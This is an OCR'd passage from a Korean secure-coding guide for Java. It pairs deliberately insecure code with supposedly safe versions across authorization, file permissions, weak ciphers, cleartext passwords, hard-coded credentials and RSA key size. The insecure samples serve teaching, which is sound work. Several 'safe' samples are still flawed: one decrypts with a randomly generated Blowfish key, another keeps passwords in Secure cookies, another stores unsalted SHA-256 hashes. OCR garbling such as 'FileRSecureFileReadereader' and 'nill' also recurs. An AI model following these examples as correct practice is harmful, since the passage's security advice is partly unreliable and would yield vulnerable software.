15:     {
16:         throw new AccessControlException("An unhandled Exception was " + "caught,
    so we are recasting it as an " + "AccessControlException.", "", e);
17:     }
18:     if(!isAuthorized)
19:     {
20:         throw new AccessControlException("Access Denied for key: " + key + " runti-
    meParameter: " + runtimeParameter, "");
21:     }
22: }
```

라. 참고 문헌

[1] CWE-285 Improper Authorization, http://cwe.mitre.org/data/definitions/285.html

[2] CWE-219 Sensitive Data Under Web Root, http://cwe.mitre.org/data/definitions/219.html

[3] 2010 OWASP Top 10 - A8 Failure to Restrict URL Access
https://www.owasp.org/index.php/Top_10_2010-A8

[4] NIST. "Role Based Access Control and Role Based Security"

[5] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 4, "Authorization" Page 114; Chapter 6, "Determining Appropriate Access Control" Page 171. 2nd Edition. Microsoft. 2002

3. 중요한 자원에 대한 잘못된 권한설정(Incorrect Permission Assignment for Critical Resource)

가. 정의

SW가 중요한 보안관련 자원에 대하여 읽기 또는 수정하기 권한을 의도하지 않게 허가할 경우, 권한을 갖지 않은 사용자가 해당자원을 사용하게 된다.

나. 안전한 코딩기법

- 설정파일, 실행파일, 라이브러리 등은 SW 관리자에 의해서만 읽고 쓰기가 가능하도록 설정한다.
- 설정파일과 같이 중요한 자원을 사용하는 경우, 허가받지 않은 사용자가 중요한 자원에 접근 가능한지 검사한다.

다. 예제

JAVA 런타임 API를 이용하여 파일을 생성할 때 가장 많은 권한을 허가하는 형태로 **umask**를 사용하고 있어, 모든 사용자가 읽기/쓰기 권한을 갖게 된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  // 파일 권한 : rw-rw-rw-, 디렉터리 권한 : rwxrwxrwx
2:  String cmd = "umask 0";
3:  File file = new File("/home/report/report.txt");
4:  ...
5:  Runtime.getRuntime().exec(cmd);
```

파일에 대한 설정을 가장 제한이 많도록, 즉 사용자를 제외하고는 읽기/쓰기가 가능하지 않도록 **umask**를 설정하는 것이 필요하다.

■ 안전한 코드의 예 - JAVA

```
1:  // 파일 권한 : rw-------, 디렉터리 권한 : rwx------
2:  String cmd = "umask 77";
3:  File file = new File("/home/report/report.txt");
4:  ...
5:  Runtime.getRuntime().exec(cmd);
```

다음의 예제는 패스워드 파일을 권한에 대한 체크 없이 열어 사용하는 코드 형태이다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  private int load()
2:  {
3:    ...
4:    FileReader reader = new FileReader("/etc/password/");
5:    ...
6:  }
```

다음의 예제에서는 특별히 관리해야 할 파일들의 목록들을 **protectedFiles** 리스트에 정리해 놓고, **FileRSecureFileReadereader**을 통해서 **admin**계정으로 접근할 때에만 작업을 허용하도록 하였다. 접근을 통제해야 할 중요 파일에 대해서는 권한에 대한 엄격한 심사를 거친 후 access를 허용해야 한다.

■ 안전한 코드의 예 - JAVA

```
1:  class SecureFileReader extends FileReader
2:  {
3:    ...
4:    private ArrayList<String> protectedFiles;
5:    private boolean locked;
6:
7:    SecureFileReader(String fileName, String userId, String password)
8:    {
9:     super(fileName);
10:
11:    protectedFiles = new ArrayList<String>;
12:    protectedFiles.add("/etc/password");
13:    protectedFiles.add("/root/keys.cfg");
14:
15:    locked = true;
16:
17:    if(protectedFiles.contains(fileName)
18:    {
19:     if(isAdmin(userId) == true){
20:      locked = false;
21:     }
22:    }
23:    else
24:    {
25:     locked = false;
26:    }
27:    if(locked == false)
28:    {
29:     // Exception 발생
30:    }
31:   }
32: }
33: ....
34: private int load()
35: {
36:   ...
37:   FileReader reader = new FileRSecureFileReadereader("/etc/password/");
38:   ...
39: }
```

라. 참고 문헌

[1] CWE-732 Incorrect Permission Assignment for Critical Resource, http://cwe.mitre.org/data/definitions/732.html

[2] CWE-276 Incorrect Default Permissions, http://cwe.mitre.org/data/definitions/276.html

[3] CWE-277 Insecure Inherited Permissions, http://cwe.mitre.org/data/definitions/277.html

[4] CWE-278 Insecure Preserved Inherited Permissions, http://cwe.mitre.org/data/definitions/278.html

[5] CWE-279 Incorrect Execution-Assigned Permissions, http://cwe.mitre.org/data/definitions/279.html

[6] CWE-281 Improper Preservation of Permissions, http://cwe.mitre.org/data/definitions/281.html

[7] CWE-285 Improper Authorization, http://cwe.mitre.org/data/definitions/285.html


[8] 2011 SANS Top 25 - RANK 17 (CWE-732), http://cwe.mitre.org/top25/

4. 취약한 암호화 알고리즘 사용(Use of a Broken or Risky Cryptographic Algorithm)

가. 정의

SW 개발자들은 환경설정 파일에 저장된 패스워드를 보호하기 위하여 간단한 인코딩 함수를 이용하여 패스워드를 감추는 방법을 사용하기도 한다. 그렇지만 base64와 같은 지나치게 간단한 인코딩 함수를 사용하는 것은 패스워드를 제대로 보호할 수 없다.

정보보호 측면에서 취약하거나 위험한 암호화 알고리즘을 사용해서는 안 된다. 표준화되지 않은 암호 알고리즘을 사용하는 것은 공격자가 알고리즘을 분석하여 무력화시킬 수 있는 가능성을 높일 수도 있다. 몇몇 오래된 암호 알고리즘의 경우는 컴퓨터의 성능이 향상됨에 따라 취약해지기도 해서, 예전에는 해독하는데 몇 십 억년이 걸리던 알고리즘이 최근에는 며칠이나 몇 시간 내에 해독되기도 한다. RC2, RC4, RC5, RC6, MD4, MD5, SHA1, DES 알고리즘이 여기에 해당된다.



<그림 2-12> 취약한 암호화 알고리즘 사용

나. 안전한 코딩기법

- 자신만의 암호화 알고리즘을 개발하는 것은 위험하며, 학계 및 업계에서 이미 검증된 표준화된 알고리즘을 사용한다. 기존에 취약하다고 알려진 DES, RC5등의 암호알고리즘을 대신하여, 3DES, AES, SEED 등의 안전한 암호알고리즘으로 대체하여 사용한다. 또한, 업무관련 내용, 개인정보등에 대한 암호 알고리즘 적용시, IT보안인증 사무국이 안전성을 확인한 검증필 암호모듈을 사용해야한다.

참고 : 안전한 암호알고리즘 및 키길이

분류		보호함수 목록
최소 안전성 수준		112비트
블록암호		ARIA(키 길이 : 128/192/256), SEED(키 길이 : 128)
블록암호 운영모드	기밀성	ECD, CBC, CFB, OFB, CTR
	기밀성/인증	CCM, GCM
해쉬함수		SHA-224/256/384/512
메시지 인증코드	해쉬함수기반	HMAC
	블록기반	CMAC, GMAC
난수발생기	해쉬함수 /HMAC 기반	HASH_DRBG, HMAC_DRBG
	블록기반	CTR_DRBG
공개키 암호		RSAES - (공개키 길이) 2048, 3072 - RSA-OAEP에서 사용되는 해쉬함수 : SHA-224/256
전자서명		RSA-PSS, KCDSA, ECDSA, EC-KCDSA
키 설정 방식		DH, ECDH

보호함수		보호함수 파라미터
시스템 파라미터	RSA-PSS	(공개키 길이) 2048, 3072
	KCDSA, DH	(공개키 길이, 개인키 길이) (2048, 224), (2048, 256)
	ECDSA, EC-KCDSA, ECDH	(FIPS) B-233, B-283 (FIPS) K-233, K-283 (FIPS) P-224, P-256

출처 : 암호알고리즘 검증기준 Ver 2.0(2012.3), 암호모듈시험기관

다. 예제

다음의 코드는 msg를 취약한 DES 알고리즘으로 암호화하고 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  try
2:  {
3:      Cipher c = Cipher.getInstance("DES");
4:      c.init(Cipher.ENCRYPT_MODE, k);
5:      rslt = c.update(msg);
6:  }
7:  catch (InvalidKeyException e) {
```

다음의 코드처럼 안전하다고 알려진 AES 알고리즘을 사용하여 암호화하는 것이 안전하다.

■ 안전한 코드의 예 - JAVA

```
8:  try
9:  {
10:     Cipher c = Cipher.getInstance("AES/CBC/PKCS5Padding");
11:     c.init(Cipher.ENCRYPT_MODE, k);
12:     rslt = c.update(msg);
13: }
14: catch (InvalidKeyException e) {
```

다음의 예제는 보안성이 강한 RSA 알고리즘을 사용함에도 불구하고, 키 사이즈를 작게 설정함으로써 프로그램의 취약점을 야기한 경우이다.

■ 안전하지 않은 코드의 예 - JAVA

```
15: ……
16: public void target() throws NoSuchAlgorithmException
17: {
18:     KeyPairGenerator keyGen = KeyPairGenerator.getInstance("RSA");
19:     // Key generator의 불충분한 키 크기
20:     keyGen.initialize(512);
21:     KeyPair myKeys = keyGen.generateKeyPair();
22: }
```

암호화에 사용하는 키의 길이는 적어도 2048비트 이상으로 설정한다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
```

```
2:   public void target() throws NoSuchAlgorithmException
3:   {
4:       KeyPairGenerator keyGen = KeyPairGenerator.getInstance("RSA");
5:       // Key generator의 값은 최소 2048bit로 설정한다.
6:       keyGen.initialize(2048);
7:       KeyPair myKeys = keyGen.generateKeyPair();
8:   }
```

다음의 예제는 현존하는 가장 강력한 암호체계인 RSA + OAEP 조합으로 암호화된 코드이다. **Cipher.getInstance**에 들어가는 옵션에 따라 암호화에 쓰일 알고리즘을 조정할 수 있다. 다음의 예에서는 가장 강력한 옵션인 OAEP조합을 사용하였다. **generator.initialize(2048, random);**에서 키의 길이를 2048비트로 충분히 길게 설정되어 있음을 확인할 수 있다.

■ 안전한 코드의 예 - JAVA

```
1:   import java.io.IOException;
2:   import java.sql.Connection;
3:   import java.sql.Statement;
4:   import java.util.regex.Matcher;
5:   import java.util.regex.Pattern;
6:   import javax.servlet.ServletException;
7:   import javax.servlet.annotation.WebServlet;
8:   import javax.servlet.http.HttpServlet;
9:   import javax.servlet.http.HttpServletRequest;
10:  import javax.servlet.http.HttpServletResponse;
11:  import java.security.Key;
12:  import java.security.KeyPair;
13:  import java.security.KeyPairGenerator;
14:  import java.security.SecureRandom;
15:  import java.security.Security;
16:  import javax.crypto.Cipher;
17:
18:  /**
19:   * Servlet implementation class SqlInjection
20:   */
21:  public class Service extends HttpServlet
22:  {
23:   private final String COMMAND_PARAM = "command";
24:
25:   // Command 관련 정의
26:   private final String CHANGE_PASSWORD_CMD = "get_user_info";
27:   private final String USER_ID_PARM = "user_id";
28:   private final String PASSWORD_PARM = "password";
29:   private final String NEW_PASSWORD_PARM = "new_password";
30:
31:   protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
```

```
        ServletException, IOException
32:     {
33:       String command = request.getParameter("command");
34:       if (command.equals(CHANGE_PASSWORD_CMD))
35:       {
36:         String userId = request.getParameter(USER_ID_PARM);
37:         String password = request.getParameter(PASSWORD_PARM);
38:         String newPassword = request.getParameter(NEW_PASSWORD_PARM);
39:         ...
40:
41:         SecureRandom random = new SecureRandom();
42:         KeyPairGenerator generator = KeyPairGenerator.getInstance("RSA");
43:         generator.initialize(2048, random);
44:         KeyPair pair = generator.generateKeyPair();
45:         Key pubKey = pair.getPublic();
46:         Key privKey = pair.getPrivate();
47:
48:         Cipher cipher = Cipher.getInstance("RSA/ECB/OAEP");
49:         cipher.init(Cipher.ENCRYPT_MODE, pubKey, random);
50:         byte[] cipherText = cipher.doFinal(newPassword.getBytes());
51:
52:         ChangeUserPassword(userId, String(cipherText));
53:       }
54:       ...
55:     }
56:     ...
57:   }
```

라. 참고 문헌


[1] CWE-327 Use of a Broken or Risky Cryptographic Algorithm, http://cwe.mitre.org/data/definitions/327.html

[2] 2010 OWASP Top 10 - A7 Insecure Cryptographic Storage, https://www.owasp.org/index.php/Top_10_2010-A7

5. 사용자 중요정보 평문 저장(또는 전송)(Missing Encryption of Sensitive Data)

가. 정의

프로그램이 보안과 관련된 민감한 데이터를 평문으로 통신채널을 통해서 송수신 할 경우, 통신채널 스니핑을 통해 인가되지 않은 사용자에게 민감한 데이터가 노출될 수 있는 보안취약점이다.



<그림 2-13> 사용자 중요정보 평문(저장 또는 전송)

나. 안전한 코딩기법

- 개인정보(주민등록번호, 여권번호 등), 금융정보(카드·계좌번호), 패스워드 등을 저장할때에는 반드시 암호화 하여 저장하고 중요한 정보를 통신 채널을 전송할 때에도 암호화한다.

다. 예제

속성 파일에서 읽어 들인 패스워드(Plain text)를 네트워크를 통하여 서버에 전송하고 있다. 이 경우 패킷 스니핑을 통하여 password가 노출될 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  void foo()
2:  {
3:    try
4:    {
5:    Socket socket = new Socket("taranis", 4444);
6:    PrintWriter out = new PrintWriter(socket.getOutputStream(), true);
7:    String password = getPassword();
8:    out.write(password);
9:    }
```

```
10:     catch (FileNotFoundException e)
11:     {
12:       ...
```

다음의 코드는 패스워드를 네트워크를 통하여 서버에 전송하기 전에 암호화를 수행하였다.

■ 안전한 코드의 예 - JAVA

```
1:   void foo()
2:   {
3:     try
4:     {
5:       Socket socket = new Socket("taranis", 4444);
6:       PrintStream out = new PrintStream(socket.getOutputStream(), true);
7:       Cipher c = Cipher.getInstance("AES/CBC/PKCS5Padding");
8:        String password = getPassword();
9:        encryptedStr= c.update(password.getBytes());
10:       out.write(encryptedStr,0,encryptedStr.length);
11:    }
12:    catch (FileNotFoundException e) {
```

인증을 통과한 사용자의 패스워드 정보가 평문으로 DB에 저장된다.

■ 안전하지 않은 코드의 예 - JAVA

```
13:   String username = request.getParameter("username");
14:   String password = request.getParameter("password");
15:   PreparedStatement p=null;
16:   try
17:   {
18:     .....
19:     if (username==nill || password==null || !isAuthenticatedUser(usename, password))
20:      {
21:            throw new MyException("인증 에러");
22:     }
23:     p = conn.prepareStatement("INSERT INTO employees VALUES(?,?)");
24:     p.setString(1,username);
25:     p.setString(2,password);
26:     p.execute();
27:      .....
28:   }
```

패스워드 등 중요 데이터를 해쉬값으로 변환하여 저장한다.

■ 안전한 코드의 예 - JAVA

```
13:  String username = request.getParameter("username");
14:  String password = request.getParameter("password");
15:  PreparedStatement p=null;
16:  try
17:  {
18:     .....
19:     if (username==nill || password==null   || !isAuthenticatedUser(usename, password))
20:      {
21:            throw new MyException("인증 에러");
22:     }
23:       MessageDigest md = MessageDigest.getInstance("SHA-256");
24:       md.reset();
25:       .....
26:  // 패스워드는 해쉬 함수를 이용하여 DB에 저장한다.
27:       password =md.digest(password.getBytes());
28:     p = conn.preparedStatement("INSERT INTO employees VALUES(?,?)");
29:       p.setString(1,username);
30:       p.setString(2,password);
31:     p.execute();
32:       .....
33:  }
```

인증을 통과한 사용자의 패스워드 정보가 평문으로 쿠키에 저장된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  import java.io.IOException;
2:  import java.sql.Connection;
3:  import java.sql.Statement;
4:  import java.util.regex.Matcher;
5:  import java.util.regex.Pattern;
6:  import javax.servlet.ServletException;
7:  import javax.servlet.annotation.WebServlet;
8:  import javax.servlet.http.HttpServlet;
9:  import javax.servlet.http.HttpServletRequest;
10: import javax.servlet.http.HttpServletResponse;
11: /**
12:  * Servlet implementation class SqlInjection
13:  */
14: public class SqlInjectionSample extends HttpServlet
15: {
16:  private final String COMMAND_PARAM = "command";
17:
```

```
18:    // Command 관련 정의
19:    private final String LOGIN_CMD = "login";
20:    private final String USER_ID_PARM = "user_id";
21:    private final String PASSWORD_PARM = "password";
22:
23:    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
       ServletException, IOException
24:    {
25:     String command = request.getParameter("command");
26:     if (command.equals(LOGIN_CMD))
27:     {
28:      String userId = request.getParameter(USER_ID_PARM);
29:      String password = request.getParameter(PASSWORD_PARM);
30:      ...
31:      Cookie idCookie = new Cookie("id", userId);
32:      Cookie passwordCookie = new Cookie("password", password);
33:
34:      response.addCookie(idCookie);
35:      response.addCookie(passwordCookie);
36:     }
37:     ...
38:    }
39:    ...
40:  }
```

쿠키에 **SECURE** 옵션을 준 후에 값을 저장하였다. 쿠키에 **SECURE** 옵션을 주는 경우 SSL통신 - https 사용 시에만 사용 가능하기 때문에 보안성이 높다.

■ 안전한 코드의 예 - JAVA

```
1:   import java.io.IOException;
2:   import java.sql.Connection;
3:   import java.sql.Statement;
4:   import java.util.regex.Matcher;
5:   import java.util.regex.Pattern;
6:   import javax.servlet.ServletException;
7:   import javax.servlet.annotation.WebServlet;
8:   import javax.servlet.http.HttpServlet;
9:   import javax.servlet.http.HttpServletRequest;
10:  import javax.servlet.http.HttpServletResponse;
11:  /**
12:   * Servlet implementation class SqlInjection
13:   */
14:  public class SqlInjectionSample extends HttpServlet
15:  {
16:   private final String COMMAND_PARAM = "command";
```

```
17:
18:    // Command 관련 정의
19:    private final String LOGIN_CMD = "login";
20:    private final String USER_ID_PARM = "user_id";
21:    private final String PASSWORD_PARM = "password";
22:
23:    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
       ServletException, IOException
24:    {
25:     String command = request.getParameter("command");
26:     if (command.equals(LOGIN_CMD))
27:     {
28:      String userId = request.getParameter(USER_ID_PARM);
29:      String password = request.getParameter(PASSWORD_PARM);
30:      ...
31:      Cookie idCookie = new Cookie("id", userId);
32:      Cookie passwordCookie = new Cookie("password", password);
33:
34:      idCookie.setSecure(true);
35:      passwordCookie.setSecure(true);
36:
37:      response.addCookie(idCookie);
38:      response.addCookie(passwordCookie);
39:     }
40:     ...
41:    }
42:    ...
43:   }
```

라. 참고 문헌

[1] CWE-311 Missing Encryption of Sensitive Data, http://cwe.mitre.org/data/definitions/311.html

[2] CWE-312 Cleartext Storage of Sensitive Information, http://cwe.mitre.org/data/definitions/312.html

[3] CWE-319 Cleartext Transmission of Sensitive Information, http://cwe.mitre.org/data/definitions/319.html


[4] CWE-614 Sensitive Cookie in HTTPS Session Without 'Secure' Attribute, http://cwe.mitre.org/data/definitions/614.html

[5] 2011 SANS Top 25 - RANK 8 (CWE-311) http://cwe.mitre.org/top25/

6. 하드코드된 패스워드(Use of Hard-coded Password)

가. 정의

프로그램 코드 내부에 하드코드된 패스워드를 포함하고, 이를 이용하여 내부 인증에 사용하거나 외부 컴포넌트와 통신을 하는 경우 관리자 정보가 노출 될 수 있어 위험하다. 또한, 코드 내부에 하드코드된 패스워드가 인증실패를 야기하는 경우, 시스템 관리자가 그 실패의 원인을 파악하기 쉽지 않은 단점이 있다.



<그림 2-14> 하드코드된 패스워드

나. 안전한 코딩기법

- 패스워드는 암호화하여 별도의 파일에 저장하여 사용하는 것이 바람직하다.
- SW 설치 시 사용하는 디폴트 패스워드, 키 등을 사용하는 대신 "최초-로그인" 모드를 두어 사용자가 직접 강력한 패스워드나 키를 입력하도록 설계한다.

다. 예제

데이터베이스를 연결하기 위하여 코드 내부에 상수 형태로 정의된 패스워드를 사용하면 프로그램에 취약점을 야기할 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class connectDB
2:  {
3:      private Connection conn;
4:
5:      public Connection DBConnect(String url, String id)
6:      {
7:          try
8:          {
9:              // password가 하드-코드 되어있다.
10:             conn =    DriverManager.getConnection(url, id, "tiger");
11:         }
```

```
12:             catch (SQLException e)
13:             {
14:                 System.err.println("...");
15:             }
16:             return conn;
17:         }
18:     }
```

데이터베이스를 사용하는 프로그램 작성시 패스워드를 구하는 로직을 따로 구현하여, 주어진 로직에 의하여 검증된 패스워드를 사용한다.

■ 안전한 코드의 예 - JAVA

```
1:  public class connectDB
2:  {
3:    public Connection connect(Properties props) throws NoSuchAlgorithmException,
    NoSuchPaddingException, InvalidKeyException, IllegalBlockSizeException, BadPaddingException
4:    {
5:      try
6:      {
7:        String url = props.getProperty("url");
8:        String id = props.getProperty("id");
9:        String pwd = props.getProperty("passwd");
10:
11:       //외부 설정 파일에서 패스워드를 가져오며, 패스워드가 값이 있는지 체크하고 있음
12:       if (url != null && !"".equals(url) && id != null &&   !"".equals(id) && pwd != null
    &&   !"".equals(pwd))
13:       {
14:         KeyGenerator kgen = KeyGenerator.getInstance("Blowfish");
15:         SecretKey skey = kgen.generateKey();
16:         byte[] raw = skey.getEncoded();
17:         SecretKeySpec skeySpec = new SecretKeySpec(raw, "Blowfish");
18:
19:         Cipher cipher = Cipher.getInstance("Blowfish");
20:         cipher.init(Cipher.DECRYPT_MODE, skeySpec);
21:         byte[] decrypted_pwd = cipher.doFinal(pwd.getBytes());
22:         pwd = new String(decrypted_pwd);
23:         conn = DriverManager.getConnection(url, id, pwd);
24:       }
25:     }
26:     catch (SQLException e)
27:     {
28:       ……
```

DB Connection 객체를 생성할 때, 디폴트 설치시 제공되는 계정을 사용하고 있다.
패스워드가 프로그램 내에 하드 코딩되어 있어 외부에 노출되기 쉽다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  try
2:  {
3:      Connection con = DriverManager.getConnection(url, "scott", "tiger");
4:       .....
5:  }
6:  catch (SQLException e)
7:  {
8:          throw new MyException("DB 에러");
9:  }
```

오라클 툴인 mkstore를 사용하여 DB 계정을 암호화하여 사용한다.

■ 안전한 코드의 예 - JAVA

```
1:  /* mkstore -wrl /mydir -createCredential MyTNSName some_user some_pass-
    word */
2:  try
3:  {
4:          System.setProperty("oracle.net.tns_admin", "/mydir");
5:          java.util.Properties info = new java.util.Properties();
6:          // DB 커넥션을 위한 계정은 oracle 기능을 사용한다.
7:          info.put("oracle.net.wallet_location",
8:          "(SOURCE=(METHOD=file)(METHOD_DATA=(DIRECTORY=/mydir)))");
9:          OracleDataSource ds = new OracleDataSource();
10:         ds.setURL("jdbc:oracle:thin:@MyTNSName");
11:         ds.setConnectionProperties(info);
12:         Connection conn = ds.getConnection();
13: }
14: catch (SQLException e)
15: {
16:         throw new MyException("DB 에러");
17: }
```

다음의 예제는 편한 관리자 페이지 로그인을 위해 코드 내부에 상수 형태로 정의된 패스워드를 사용하여 취약점을 발생시키고 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class VerifyUser
2:  {
3:      public boolean VerifyAdmin(String password)
4:      {
5:          if (password.equals("68af404b513073584c4b6f22b6c63e6b"))
6:          {
7:              System.out.println("Entering Diagnostic Mode...");
```

```
8:                  return true;
9:          }
10:         else
11:         {
12:                 return false;
13:         }
14:     }
15: }
```

보통의 경우 관리자 페이지는 해커에게 잘 보이지 않게 설계하기 때문에 개발시 로그인, 패스워드 체크를 소홀히 하는 경우가 많다. 하지만 기본적인 패스워드 체크 부분은 엄격히 이루어져야 최소한의 보안성을 지킬 수 있다.

■ 안전한 코드의 예 - JAVA

```
1:  public class VerifyUser
2:  {
3:      public boolean VerifyAdmin(String password)
4:      {
5:          String adminPassword = loadPassword(ADMIN);
6:          if (password.equals(adminPassword))
7:          {
8:              System.out.println("Entering Diagnostic Mode...");
9:              return true;
10:         }
11:         else
12:         {
13:             return false;
14:         }
15:     }
16: }
```

라. 참고 문헌

[1] CWE-259 Use of Hard-coded Password, http://cwe.mitre.org/data/definitions/259.html

[2] CWE-321 Use of Hard-coded Cryptographic Key, http://cwe.mitre.org/data/definitions/321.html

[3] CWE-798 Use of Hard-coded Credentials, http://cwe.mitre.org/data/definitions/798.html

[4] 2011 SANS Top 25 - RANK 7 (CWE-798), http://cwe.mitre.org/top25/

7. 충분하지 않은 키 길이 사용(Insufficient Key Size)

가. 정의

길이가 짧은 키를 사용하는 것은 암호화 알고리즘을 취약하게 만들 수 있다. 키는 암호화 및 복호화에 사용되는데 검증된 암호화 알고리즘을 사용하더라도 키 길이가 충분히 길지 않으면 짧은 시간 안에 키를 찾아낼 수 있고 이를 이용해 공격자가 암호화된 데이터나 패스워드를 복호화할 수 있게 된다.

나. 안전한 코딩기법

- RSA 알고리즘은 적어도 2048 비트 이상의 길이를 가진 키와 함께 사용해야 하고, 대칭암호화 알고리즘(Symmetric Encryption Algorithm)의 경우에는 적어도 128비트 이상의 키를 사용한다.

다. 예제

다음의 예제는 보안성이 강한 RSA 알고리즘을 사용함에도 불구하고, 키 사이즈를 작게 설정함으로써 프로그램의 취약점을 야기한 경우이다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  public void target() throws NoSuchAlgorithmException
3:  {
4:      KeyPairGenerator keyGen = KeyPairGenerator.getInstance("RSA");
5:      // Key generator의 불충분한 키 크기
6:      keyGen.initialize(512);
7:      KeyPair myKeys = keyGen.generateKeyPair();
8:  }
```

암호화에 사용하는 키의 길이는 적어도 2048비트 이상으로 설정한다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  public void target() throws NoSuchAlgorithmException
3:  {
4:      KeyPairGenerator keyGen = KeyPairGenerator.getInstance("RSA");
5:      // Key generator의 값은 최소 2048bit로 설정한다.
6:      keyGen.initialize(2048);
7:      KeyPair myKeys = keyGen.generateKeyPair();
8:  }
```

다음의 예제는 현존하는 가장 강력한 암호체계인 RSA + OAEP 조합으로 암호화된 코드이다. **Cipher.getInstance**에 들어가는 옵션에 따라 암호화에 쓰일 알고리즘을 조정할 수 있다. 다음의 예에서는 가장 강력한 옵션인 OAEP조합을 사용하였다. **generator.initialize(2048, random);**에서 키의 길이를 2048비트로 충분히 길게 설정되어 있음을 확인할 수 있다.

■ 안전한 코드의 예 - JAVA

```
1:  import java.io.IOException;
2:  import java.sql.Connection;
3:  import java.sql.Statement;
4:  import java.util.regex.Matcher;
5:  import java.util.regex.Pattern;
6:  import javax.servlet.ServletException;
7:  import javax.servlet.annotation.WebServlet;
8:  import javax.servlet.http.HttpServlet;
9:  import javax.servlet.http.HttpServletRequest;
10: import javax.servlet.http.HttpServletResponse;
11: import java.security.Key;
12: import java.security.KeyPair;
13: import java.security.KeyPairGenerator;
14: import java.security.SecureRandom;
15: import java.security.Security;
16: import javax.crypto.Cipher;
17:
18: /**
19:  * Servlet implementation class SqlInjection
20:  */
21: public class Service extends HttpServlet
22: {
23:  private final String COMMAND_PARAM = "command";
24:
25:  // Command 관련 정의
26:  private final String CHANGE_PASSWORD_CMD = "get_user_info";
27:  private final String USER_ID_PARM = "user_id";
28:  private final String PASSWORD_PARM = "password";
29:  private final String NEW_PASSWORD_PARM = "new_password";
30:
31:  protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
32:  {
33:   String command = request.getParameter("command");
34:   if (command.equals(CHANGE_PASSWORD_CMD))
35:   {
36:    String userId = request.getParameter(USER_ID_PARM);
37:    String password = request.getParameter(PASSWORD_PARM);
38:    String newPassword = request.getParameter(NEW_PASSWORD_PARM);
```

```
39:         ...
40:
41:         SecureRandom random = new SecureRandom();
42:         KeyPairGenerator generator = KeyPairGenerator.getInstance("RSA");
43:         generator.initialize(2048, random);
44:         KeyPair pair = generator.generateKeyPair();
45:         Key pubKey = pair.getPublic();
46:         Key privKey = pair.getPrivate();
47:
48:         Cipher cipher = Cipher.getInstance("RSA/ECB/OAEP");
49:         cipher.init(Cipher.ENCRYPT_MODE, pubKey, random);
50:         byte[] cipherText = cipher.doFinal(newPassword.getBytes());
51:
52:         ChangeUserPassword(userId, String(cipherText));
53:       }
54:       ...
55:     }
56:     ...
57:   }
```

라. 참고 문헌

[1] CWE-310 Cryptographic Issues, http://cwe.mitre.org/data/definitions/310.html

[2] 2010 OWASP Top 10 - A7 Insecure Cryptographic Storage
https://www.owasp.org/index.php/Top_10_2010-A7

8. 적절하지 않은 난수 값 사용(Use of Insufficiently Random Values)

가. 정의

예측 가능한 난수를 사용하는 것은 시스템에 취약점을 유발시킨다. 예측 불가능한 숫자가 필요한 상황에서 예측 가능한 난수를 사용한다면, 공격자는 SW에서 생성되는 다음 숫자를 예상하여 시스템을 공격하는 것이 가능하다.

나. 안전한 코딩기법

